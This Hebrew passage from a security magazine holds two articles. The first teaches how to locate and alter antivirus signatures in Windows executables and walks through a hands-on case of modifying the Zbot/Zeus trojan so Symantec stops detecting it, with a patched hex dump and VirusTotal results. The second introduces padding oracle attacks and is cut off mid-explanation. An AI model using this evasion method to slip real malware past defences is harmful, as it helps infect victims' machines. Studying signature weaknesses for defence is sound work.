
(מקור: http://www.skynet.ie/~caolan/pub/winresdump/winresdump/doc/pefile.html)

בגליון השמיני של Digital Whisper, יוסף רייסין פרסם מאמר בשם "קבצי הרצה בתקופות השונות" - מומלץ לעבור עליו בכדי להבין טוב את הנושא.

חתימות ומבנה קובץ ההרצה PE

חתימה יכולה להופיע בכל אחד מהמבנים הנ"ל, לכן לפני שאציג את השיטות לשינוי חתימות, צריך לדעת באיזה מבנה (או מבנים) נמצאת החתימה, כדי להשתמש בדרכים הרלוונטיות לשינוי החתימה. שיטה פשוטה לאיתור החתימה היא פיצול הקובץ לחלקים קטנים (ידנית או ע"י אינספור תוכנות לפיצול קבצים שפזורות באינטרנט) וסריקה של כל חלק ע"י האנטי-וירוס שאותו רוצים לעקוף (למרות שאותו קובץ מזוהה ע"י מספר תוכנות אנטי-וירוס, סביר להניח החתימה של הקובץ היא שונה בכל אנטי-וירוס). השיטה המועדפת עלי היא בצורה של חיפוש בינארי: פיצול הקובץ לשניים כל פעם, סריקה של החלקים ואז שוב פיצול לשניים של החלק שעליו האנטי-וירוס התריע. ממשיכים בפעולה זו עד שהאנטי-וירוס כבר לא מתריע יותר על החלקים, שזה אומר שכנראה הפיצול האחרון פיצל גם חלק מהחתימה. כלומר - החתימה נמצאה.

לאחר שהחתימה נמצאה ע"י השוואת תווים ניתן לדעת את הסטייה מתחילת הקובץ. כדי לדעת בנוסף באיזה מבנה החתימה נמצאת אפשר להשתמש בעורך ה- PE של התוכנה LordPE:



[Section Table]

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	0006B980	00000400	0006BA00	60000020
.rdata	0006D000	0001ABE8	0006BE00	0001AC00	40000040
.data	00088000	00006A24	00086A00	00002C00	C0000040
.rsrc	0008F000	0003E2C0	00089600	0003E400	40000040

מה שמעניין במקרה זה הוא ה-ROffset (Raw Offset) - ההיסט של המבנים מתחילת הקובץ (המבנים DOS Header, File Header, ו-Optional Header נמצאים לפני המבנה הראשון שמצוין ב- Section Table).

כפי שציינתי קודם, חשוב להכיר את מבנה ה-PE. אופן שינוי החתימה קשור למיקום החתימה. ישנם חלקים ב- PE שאינם ניתנים לשינוי, או חלקים ששינויים עלול לגרום ל-PE להיות פגום ובלתי ניתן להרצה. למשל, אם נשנה את ה-EntryPoint שנמצא ב- Optional Header, נגרום לכך שה- PE יתחיל לרוץ מכתובת שונה, דבר שעלול לגרום לשגיאת ריצה. מצד שני, ישנם חלקים ב- PE שמשותפים כמעט לכל PE, כמו המחרוזת "MZ" (Magic Bytes), לכן כנראה שחלקים אלו לא יהיו חלק מהחתימה. חתימה שנמצאת במחלקת הקוד, היא קטע קוד מכונה (opcode) והיא ניתנת לשינוי ע"י עריכה או החלפת הקוד הקיים בצורה שלא תשפיע על פונקציונאליות הקוד.

למרות שזה יכול להיות מסובך לפעמים לשנות חתימה, הרבה פעמים זה גם מאוד פשוט. חשוב לזכור שחתימה של קובץ חייבת להיות ייחודית, דבר שמאוד מגביל את יוצרי החתימות של חברות האנטי-וירוס. ישנם קטעי קוד שהם מאוד נפוצים ובלתי ניתנים לחתימה מכיוון שהם ייצרו הרבה התרעות שווא (False-Positives). כתוצאה ממגבלה זו, הרבה פעמים החתימה מורכבת ממחרוזות ייחודיות שנכתבו ע"י יוצר ה-PE (במיוחד מחרוזות כגון "Coded by Hack3r"), לכן שינוי מחרוזות כאלו קודם, יכול לחסוך הרבה זמן.


שיטות נוספות לשינוי חתימות

קיימות מספר רב של שיטות לשינוי חתימות שאפשר להשתמש בהן. שיטות אלו רלוונטיות בד"כ לשינוי חתימה שנמצאת במבנה מסוים ב-PE. השיטות הנפוצות הן:

1. **שינוי קוד המקור של התוכנית, שמות משתנים ומחרוזות** – רלוונטי לחתימה שנמצאת במחלקת הקוד, הנתונים ומחלקת המשאבים.

2. **עריכת משאבי ה-PE** – ידנית או ע"י תוכנות כמו Resource Hacker - רלוונטי לחתימה שנמצאת במחלקת המשאבים.

3. **שינוי מאפייני קובץ PE** – שינויים כגון חותמות זמן (time stamps), גדלי מחלקות, כתובות של מחלקות – רלוונטי לחתימות שנמצאות במבנה ה-File Header. דרך אחת לעשות זאת היא ע"י OllyDbg:



<u>הערה</u>: צריך לזכור ששינויים בחלק זה של הקובץ עלולים לגרום לכך שהקובץ יהיה פגום ובלתי ניתן להרצה, מצד שני חלק מהעניין הוא גם ניסוי וטעייה.

4. **אריזת/קידוד קובץ ה-PE** - הלל חימוביץ' מסביר מצוין את הנושא בגיליון הראשון של Digital Whisper:

http://www.digitalwhisper.co.il/files/Zines/0x01/DW1-2-ManualPacking.pdf

שיטת אריזת הקובץ רלוונטית לחתימה שנמצאת במחלקת הקוד, הנתונים ומחלקת המשאבים.

5. **Binary Obfuscation** – זהו שם כללי לנושא מאוד רחב של שיטות לשינוי המבנה או חלקים בקובץ ה-PE בצורה שלא תשפיע על הפונקציונאליות של אותו קובץ. מדובר כאן בעיקר על

שינויים במחלקת הקוד של ה-PE ישירות או בעקיפין ע"י שינויים בקוד המקור. הסבר ודוגמאות על הנושא ניתן למצוא במאמר מצוין מהאתר Tuts4You:


http://tuts4you.com/download.php?view.2979

6. **קוד פולימורפי** – קוד שמשנה את צורתו אך לא את הפונקציונאליות שלו בכל הרצה – רלוונטי לחתימות שנמצאות במחלקת הקוד.

סדנה מעשית: שינוי חתימה של התולעת Zbot ע"י אנטי-וירוס מבית Symantec

Zbot זו תולעת שנשלטת ע"י רשת הבוטים הידועה לשמצה בשם Zeus, בחרתי דווקא בתולעת זו, מכיוון שהיא מוכרת ונפוצה מאוד, אך יותר בכדי להראות עד כמה זה פשוט לפעמים לשנות חתימה. דרך אגב, כאשר הקובץ שלו רוצים לשנות את החתימה הוא זדוני, הרבה פעמים הוא כבר ארוז (packed) ע"י Packer כלשהו, עניין שיכול להקשות או להקל על תהליך שינוי החתימה.

ניניח שעל מחשב המטרה שלנו, שאותו אנו רוצים להדביק, מותקן אנטי-וירוס מבית Symantec. נעלה את התולעת שלנו ל-VirusTotal כדי לבדוק קודם כל אם היא מזוהה ע"י האנטי-וירוס:




אין ספק, הקובץ מזוהה והוא אכן Zbot:

SUPERAntiSpyware	4.40.0.1006	2010.12.11	-
Symantec	20101.3.0.103	2010.12.11	Infostealer
TheHacker	6.7.0.1.098	2010.12.11	Trojan/Spy.Zbot.alcg
TrendMicro	9.120.0.1004	2010.12.11	TSPY_ZBOT.CGA


נפעל לפי השיטה שציינתי קודם לכן: פיצול הקובץ לשניים וסריקה של שני החלקים. נפצל שוב את החלק שזוהה ע"י Symantec לשניים ונסרוק שוב. הפעם, אחרי סריקה של שני החלקים לא נמצאה החתימה, מה שאומר ש**הפיצול האחרון, פיצל גם חלק מהחתימה**. לאחר השוואה של קטע התווים שמסביב לפיצול האחרון, נמצא שהחתימה נמצאת בין ה-Section Headers לסגמנט הקוד שמתחיל מהיסט 400!

נפתח את הקובץ המפוצל האחרון שהכיל את כל החתימה בעזרת Hex Editor:



הדבר הראשון שקופץ לעין הוא המחרוזת "bsv" שנמצאת בתחילת סגמנט הקוד. ניתן לראות שעד הסיט 400, אין תווים חשודים לחתימה. כפי שציינתי קודם, מחרוזות של תווים אלפא-נומריים הן חשודות

מיידיות. מחרוזת זו, היא ככל הנראה חתימה של Packer מסוים שבו השתמשו יוצרי התולעת לקודד את סגמנט הקוד. כדי לבדוק האם ה-PE ארוז אפשר להשתמש בתוכנה PEiD:



כנראה שה-PE ארוז והמחרוזת bsv היא חלק מהחתימה של אותו Packer. נשנה את החתימה ונסרוק שוב את הקובץ:

```
000003E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000003F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000400  61 61 61 00 00 00 00 CC CC 3C 19 7B 90 FF FF 62
00000410  A7 AF A5 3C 2E 99 46 43 1C C4 4F 8A E3 A9 A3 E9
00000420  6B 38 25 43 18 3A F2 FC CD 54 69 AF 9E 22 30 0E
00000430  CE AD 0D 57 D2 5C 3F 51 E7 40 F6 A0 CF AC 39 A1
00000440  CF 54 46 B7 82 54 AE 88 23 70 B0 9C 25 08 EF 94
```

התוצאה לאחר הסריקה:

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: zeusBot_tweaked.exe
Submission date: 2010-12-14 10:28:00 (UTC)
Current status: finished
Result: 17 /43 (39.5%)

VT Community
not reviewed
Safety score: -


Compact | Print results

Sophos	4.60.0	2010.12.14	Mal/FakeAV-CH
SUPERAntiSpyware	4.40.0.1006	2010.12.14	-
Symantec	20101.3.0.103	2010.12.14	-
TheHacker	6.7.0.1.099	2010.12.13	-
TrendMicro	9.120.0.1004	2010.12.14	-

שינוי המחרוזת גרם גם לשינוי החתימה של Symantec, ביחד עם עוד כמה מוצרי אנטי-וירוס נוספים (22 מתוך 42!).


למה Symantec ושאר מוצרי האנטי-וירוס חותמים דווקא את ה-Packer? כדי שהם ידעו לפענח את המידע הארוז/מקודד, הם צריכים לדעת באיזה Packer יוצרי ה-Malware השתמשו. כאשר משנים את החתימה של ה-Packer, האנטי-וירוס אינו יודע כיצד לפענח את המידע (ספק אם הוא יודע שהמידע מקודד בכלל).

דוגמה לקטע מקובץ שארוז בעזרת UPX:




מה אתם הייתם משנים כדי שהאנטי-וירוס לא יזהה שזה UPX Packer? ☺

כל שנותר הוא לוודא שתוכן קובץ התולעת אינו פגום והתולעת רצה כמו שצריך:



סיכום

מוצרי אנטי-וירוס למשתמשי קצה ברובם עדיין מתבססים על מנגנוני איתור חתימות, מנגנונים שאינם דורשים מיומנות גבוהה כדי לעקוף אותם. כיום עדיין לא ניתן להתבסס על הגנת האנטי-וירוס בלבד וצריך לנקוט באמצעי הגנה וזהירות נוספים. מאמר זה בן היתר בא להציג את הפשטות היחסית שבה ניתן לעקוף מנגנוני איתור חתימות של מוצרי אנטי-וירוס.



מבוא למתקפת Padding Oracle

מאת דנור כהן / An7i

הקדמה

מתקפת Padding Oracle או בשמה המקוצר PO הינה מתקפה מסוג חדש יחסית המבוססת על חולשות שנתגלו במנגנוני הצפנה סימטריים, בשילוב עם חולשות שנתגלו באופן הניהול של שגיאות במערכות שונות. שילוב של שתי חולשות אלו, הביאו לעולם מספר מתקפות חדשות מבוססות Padding Oracle.

מתקפות כגון פריצת קאפצ'ות, עקיפת מנגנוני זיהוי על ידי פענוח עוגיות מוצפנות, וגולת הכותרת: קריאת קבצים מתיקיית השורש של השרת.

היום נציג מעט מושגים מקדימים בעולם ההצפנות עם דגש על החולשות במנגנוני ההצפנה וניהול השגיאות אשר הביאו לעולם את PO. יש לציין כי מתקפה זו הינה חדשה יחסית וכבר עושה הדים ברחבי העולם עקב הסכנות הטמונות בה. למשל, אחת האפשרויות לניצול פרצה זו הינה קריאת קבצים מסווגים על השרת, ובדוגמא היותר נפוצה במאמרים בעולם: את קובץ ה-web.config שיושב בתיקיית השורש בשרת. מבדיקה קצרה שעשיתי בנושא, נראה כי מאות ואלפים של אתרים גדולים ומוכרים עדיין אינם מוגנים מפרצה זו על אף שמיקרוסופט כבר שחררה patch בנושא.

לידתה של מתקפה זו החלה בשנת 2002 בכנס הקריפטוגרפיה מהגדולים בעולם : Eurocrypt. היה זה Serge Vaudenay הצרפתי, חוקר קריפטוגרפיה ידוע שהציג לראשונה את המתקפה. לטענתו של סרגיי (וכפי שלאחר מכן הוכיח), ניתן לנצל חולשה במנגנוני הצפנה כאשר הם מוגדרים לעבוד במתודולגיית הצפנה בשם Cipher-block chaining ומשתמשים בתקן PKCS#5 לצורך פעולה שנקראת Padding עליה נרחיב בהמשך, על מנת לפצח בלוקים של מחרוזות מוצפנות ללא ידיעת מפתח ההצפנה. דבר מרעיש כשלעצמו מכיוון שמנגנוני אבטחה רבים בעולם מיישמים מתודולוגיות אלו ובניהם Net. המוכרת לכולנו.

מבוא לתורת ההצפנה

בעידן התקשורת המוצפנת של ימינו ניתן לחלק את שיטת ההצפנה ל-2 חלקים מרכזיים, בהתבסס על סוגי המפתחות בהם נעשה השימוש: **מפתחות סימטריים** ו-**מפתחות אסימטריים**.

מפתח סימטרי פירושו שהצד המצפין והצד המפענח משתמשים באותו מפתח גם להצפנה וגם לפענוח, בעוד שבמפתחות אסימטריים נעשה שימוש בשני מפתחות לכל צד: מפתח פרטי ומפתח ציבורי לצד המצפין ומפתח פרטי וציבורי לצד המפענח.

במאמר שלפנינו נעסוק בחקר של רכיבי הצפנה ופענוח המשתמשים בתצורה של מפתחות סימטריים.

כיצד עובד בלוק הצפנה סימטרי: בלוק הצפנה סימטרי אינו מתוחכם במיוחד וכל יכולתיו מסתכמות במספר פעולות מתמטיות מוגדרות מראש. בלוק ההצפנה אינו יודע לעבוד עם קלט בלתי צפוי ולכן הקלט המוזן לתוכו חייב לעמוד בסטנדרטים שהוגדרו מראש כגון אורך בלוק ההצפנה או שיטת סימון סוף המחרוזת. לצורך העניין , נגדיר שבלוק ההצפנה יודע לקבל מחרוזת באורך של 8 בתים, לבצע עליה מספר פעולות מתמטיות ולאחר מכן הוא פולט את המחרוזת המוצפנת. אם נרצה להצפין את המחרוזת "Big dady" לא תיהיה לנו שום בעיה היות ואורכה בדיוק 8 בתים.

אך מה יקרה כאשר נרצה להצפין את המחרוזת "My big dady"? כיצד נשלח מחרוזת זו לבלוק הצפנה שיודע להצפין מחרוזות בגודל קבוע של 8 בתים? בדיוק בשביל כך נועדו רכיבי "Pre Encreption" המחלקים את המחרוזות לגודל קבוע של 8 בתים. אבל פה הבעיה לא נגמרת.

נאמר שחילקנו את המחרוזת ל-2 בתים של 8 כך:

"My big d", "adyDDDDD".

ונאמר שבלוק ההצפנה הצפין אותם וכעת הם נראים כך:

F851D6CC68FC9537, 7B216A634951170F.

כיצד נוכל לאחר הפענוח לחבר את המחרוזת חזרה לצורתה המקורית מבלי לדעת היכן היא נגמרת? צריך סימן שיאמר לנו היכן נגמרת המחרוזת, ובכל זאת לשמור על גודל קבוע של 8 בתים.

על מנת לענות על בעיה זו, ישנה טבלה בתקן PKCS#5 המגדירה בדיוק כיצד למלא את הבתים הריקים על מנת להגיע לבלוק של 8 בתים, ועל הדרך להגדיר היכן נגמרת המחרוזת.

ראשית כל, נזכיר שפעולת המילוי של הבלוק בתווים על מנת שיתאים בדיוק לבלוק של 8 בתים

נקראת Padding, מלשון ריפוד. ריפוד של החללים הריקים לפי התקן. ומכאן נגזרת שמה של המתקפה Padding Oracle. כאשר Padding מתייחס לפעולת הריפוד, והמונח Oracle מתייחס כביכול לגילוי - גילוי התוכן המוצפן על ידי חולשה במנגנון ה-Padding.

כעת נחזור אל התקן. על פי תקן ה-PKCS#5, כאשר מתקבלת מחרוזת קטנה מ-8 בתים יש למלא את שאר הבלוק בתווים זהים כאשר ערך כל אחד מהם שווה למספר הבתים המרוצפים. לדוגמא, מחרוזת המכילה 6 תווים תוכנס לבלוק של 8 ויתווספו אליה עוד שני תווים עם הערך 0x02 כיוון שריצפנו שני חללים, לעומת זאת, מחרוזת בת 5 תווים תוכנס לבלוק של 8 תווים ותורצף עם 3 תווים של 0x03. התמונה הבאה תמחיש יותר מכל את עניין הריפוד:

	BLOCK #1								BLOCK #2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Ex 1	F	I	G													
Ex 1 (Padded)	F	I	G	0x05	0x05	0x05	0x05	0x05								
Ex 2	B	A	N	A	N	A										
Ex 2 (Padded)	B	A	N	A	N	A	0x02	0x02								
Ex 3	A	V	O	C	A	D	O									
Ex 3 (Padded)	A	V	O	C	A	D	O	0x01								
Ex 4	P	L	A	N	T	A	I	N								
Ex 4 (Padded)	P	L	A	N	T	A	I	N	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08
Ex 5	P	A	S	S	I	O	N	F	R	U	I	T				
Ex 5 (Padded)	P	A	S	S	I	O	N	F	R	U	I	T	0x04	0x04	0x04	0x04

(נלקח מ: GDSSecurity.com)

כפי שחדי האבחנה בינכם כבר הבינו, כאשר מתקבלת מחרוזת המכילה בדיוק 8 תווים מתווסף לבלוק הראשון בלוק שני שכולו מלא בתווים בעלי הערך 0x08. כך מוגדרת פעולת הריפוד על פי תקן PKCS#5.

כעת כשהבנו כיצד עובדת פעולת הריפוד (Padding), נחזור אל מנגנון ההצפנה. כפי שהוסבר לעיל החולשה חלה על מנגנוני הצפנה שמצפינים בשיטת CBC MODE, הפועלת בדרך הבאה: כאשר מגיעה מחרוזת רנדומלית כלשהי, היא עוברת חלוקה לבלוקים של 8 בתים (כאן המקום לאמר שבלוקים של 8

הם נפוצים אך לא היחידים, קיימים גם בלוקים של 16 ועוד) לאחר החלוקה לבלוקים, מבוצעת פעולת הריפוד שהוסברה לעיל. ולאחר מכן מוכנסת המחרוזת אל תוך בלוק הקידוד ועוברת קידוד.

במתודולגיית CBC MODE, עוד לפני שלב ההצפנה המתבצע בעזרת מנגנון TRIPLE DES, עובר הבלוק שלנו פעולה מתמטית בשם XOR עם מחרוזת רנדומלית ראשונית, ורק לאחר מכן עובר את שלב ההצפנה, לאחר מכן הבלוק השני שיבוא אחריו יעבור שוב XOR אבל לא עם ההמחרוזת הראשונית, אלא עם המחרוזת המוצפנת שיצאה מתהליך ההצפנה של הבלוק הראשון, וכך הלאה: כל בלוק עובר XOR עם הבלוק המוצפן שקדם לו ולאחר מכן הצפנה. למען הסדר, נכתוב את הדברים על פי הסדר וכמובן נציג תמונה שתסביר את הכל הרבה יותר טוב:

1. מחרוזת מפורקת לבלוקים בעלי גודל אחיד (במקרה שלנו 8).
2. הבלוקים עוברים תהליך ריפוד ומתמלאים בתווים על פי התקן.
3. הצד המצפין שולח אל בלוק ההצפנה מחרוזת ראשונית רנדומלית ואת הבלוק הראשון.
4. הבלוק הראשון עובר XOR עם המחרוזת הראשונית.
5. הבלוק הראשון (שעבר XOR) עובר תהליך הצפנה בעזרת TRIPLE DES.
6. הבלוק השני נכנס ועובר XOR מול הבלוק הראשון .
7. הבלוק השני (המקוסר) עובר תהליך הצפנה בעזרת TRIPLE DES.
8. וכך הלאה כל בלוק מקוסר בבלוק שקדם לו פרט לראשון שקוסר מול מחרוזת ראשונית.

תמונה אחת שווה אלף מילים:

	BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Initialization Vector	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
